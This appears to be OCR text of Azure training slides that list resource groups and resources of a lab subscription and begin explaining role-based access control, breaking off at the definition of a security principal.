
Showing 1 to 4 of 4 records.

Name	Subscription	Location
CHMRTS-Prod-RG	Pay-As-You-Go	East US
NetworkWatcherRG	Pay-As-You-Go	East US
Production-RG	Pay-As-You-Go	East US
Staging-RG	Pay-As-You-Go	West US

Page 1 of 1

Resources

Resources are the specific application, such as SQL servers, SQL DBs, virtual networks, run-books, accounts, etc.



portal.azure.com/#@atomic-nuclear.site/resource/subscriptions/3c975794-9afd-498e-9f3b-719c322817b0/resourceGroups/Production-RG/overview

Production-RG

Subscription (move) : Pay-As-You-Go

Subscription ID : 3c975794-9afd-498e-9f3b-719c322817b0

Tags (edit) : Click here to add tags

Deployments : No deployments

Location : East US

Showing 1 to 2 of 2 records.


Name	Type	Location
ProdAutomationAccount	Automation Account	East US
VM-Identity	Managed Identity	East US

Role Based Access Control (RBAC)

- Azure RBAC is an authorization system built on Azure Resource Manager (ARM) that provides fine-grained access management of Azure resources.

- Role Based Access Control [RBAC] Components -
  - Role Assignment
    - Security principal
    - Scope
    - Roles Definition

Role Assignment Hierarchy




Security Principal -

